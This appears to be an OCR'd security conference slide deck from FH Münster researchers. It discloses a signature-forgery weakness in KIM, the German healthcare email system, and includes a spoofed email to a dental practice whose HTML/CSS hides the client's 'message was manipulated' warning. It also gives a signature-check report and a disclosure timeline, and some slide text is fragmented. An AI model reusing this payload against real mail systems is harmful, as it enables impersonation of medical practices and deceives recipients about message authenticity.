
```
------------------------------------------------------------------------
Die Nachricht wurde entschluesselt.
Die Signatur wurde erfolgreich geprueft.
```

Issue 3: Signature Forgery

- KIM is sign-then-encrypt
  - A

KOM-LE
KOM-LE
Das Clie
Nachrich
der KOM
(mediat
anzupassen.[<=]

```
------------------------------------------------------------------------
Die Nachricht wurde entschluesselt.
Die Signatur wurde erfolgreich geprueft.
```




To: Zahnarztpraxis Saatjohann <zahnarzt-xxxxxxxx@telekom.kim.telematik>
From: Johnny Email <zahnarzt-xxxxxxxx@telekom.kim.telematik>
Subject: Johnny, bist du es?
Content-Type: text/html

<html>
[...]
Diagnose: Vulnerable!

<footer>

Die Nachricht wurde entschluesselt.
Die Pruefung der Signatur hat ergeben, dass die Nachricht manipuliert wurde.
</footer>
</html>



To: Zahnarztpraxis Saatjohann <zahnarzt-xxxxxxxx@telekom.kim.telematik>
From: Johnny Email <zahnarzt-xxxxxxxx@telekom.kim.telematik>
Subject: Johnny, bist du es?
Content-Type: text/html


<html>
[...]
Diagnose: Vulnerable!


Die Nachricht wurde entschluesselt.
Die Signatur wurde erfolgreich geprueft.

```
<style>
   footer {
     display: none;
   }
   hr {
     display: none;
   }
</style>
```

[...]
<footer>

Die Nachricht wurde entschluesselt.
Die Pruefung der Signatur hat ergeben, dass die Nachricht manipuliert wurde.
</footer>
</html>





Die Pruefung der Signatur hat ergeben, dass die Nachricht manipuliert wurde.

A. Signaturdetails

Signaturzeitpunkt laut Unterzeichner:	02.02.2022 20:10:30
Datum der Signaturprüfung:	03.02.2022 09:43:11
Dokumentgröße in Bytes:	1494
Hashalgorithmus:	SHA256WithRSA
Signaturalgorithmus:	http://www.w3.org/2007/05/xmldsig-more#sha256-rsa-MGF1
Schlüssellänge in Bits:	2048
	Der vom Unterzeichner signierte Hashwert passt NICHT zu den signierten Daten.

B. Zertifikatsdetails

Signaturzertifikatsdetails

Inhaber des Zertifikats:	CN=Zahnarztpraxis Dr. Dr. Johnny Mail serialNumber=10.8027600279100012701 O=2-2.37.2.10.R0317416000000035468 C=DE
Typ:	Nutzerzertifikat
Seriennummer (hex):	0x1efec3
Zertifikat frühenstens gültig seit:	03.04.2018 08:32:44
Zertifikat längstens gültig bis:	03.04.2023 08:32:43
Zeitpunkt der Gültigkeitsprüfung:	03.02.2022 09:44:00
Aussteller des Zertifikats:	CN=D-Trust.SMCB-CA1 OU=Institution des Gesundheitswesens-CA der Telematikinfrastruktur O=DTRUS C=DE
	Der vom Unterzeichner signierte Hashwert passt NICHT zu den signierten Daten.
	Die Signatur wurde erfolgreich geprueft.

Herausgeberzertifikatsdetails (für alle Zertifikate in der Kette)

Inhaber des Zertifikats:	CN=Zahnarztpraxis Dr. Dr. Johnny Mail serialNumber=10.8027600279100012701 O=2-2.37.2.10.R0317416000000035468 C=DE
Typ:	Ausstellerzertifikat
Seriennummer (hex):	0x1efec3
Zertifikat frühenstens gültig seit:	03.04.2018 08:32:44
Zertifikat längstens gültig bis:	03.04.2023 08:32:43
Zeitpunkt der Gültigkeitsprüfung:	03.02.2022 09:44:00
	CN=D-Trust.SMCB-CA1

Responsible Disclosure

- 02/03 2022: Disclosure (Gematik, BSI, BfDi, T-Systems)
- 16.02.2022: Client Update Recommendation (Websites, KIM)
- 06.04.2022: Recommended Configuration Changes (Websites, KIM)
- 20.09.2022: Spec Hotfix for Signature Forgery

One Year Later

- Logging: Current version do not log by default
- LOG4j: Updates usually performed by contractors (cost!)
  - No update metrics

> Hi Christoph, ich würde aus dem Bauch aus sagen, dass ca 40% das Update haben und davon 50% den Patch. Das „Problem" ist dass es Geld kostet das System zu warten und viele Praxen das nicht selber bezahlen wollen.
>
> 06/2022

- Signature Forgery: Hotfix mostly not applied
- Findings silently removed from Gematik Incident list

Diskussion, Fragen....

Christoph Saatjohann
FH Münster | Labor für IT-Sicherheit
Email: christoph.saatjohann@fh-muenster.de
Twitter: @SaatChris
Mastodon: @SaatChris@infosec.exchange

Fabian Ising
FH Münster | Labor für IT-Sicherheit
Email: f.ising@fh-muenster.de
Mastodon: @Murgi@infosec.exchange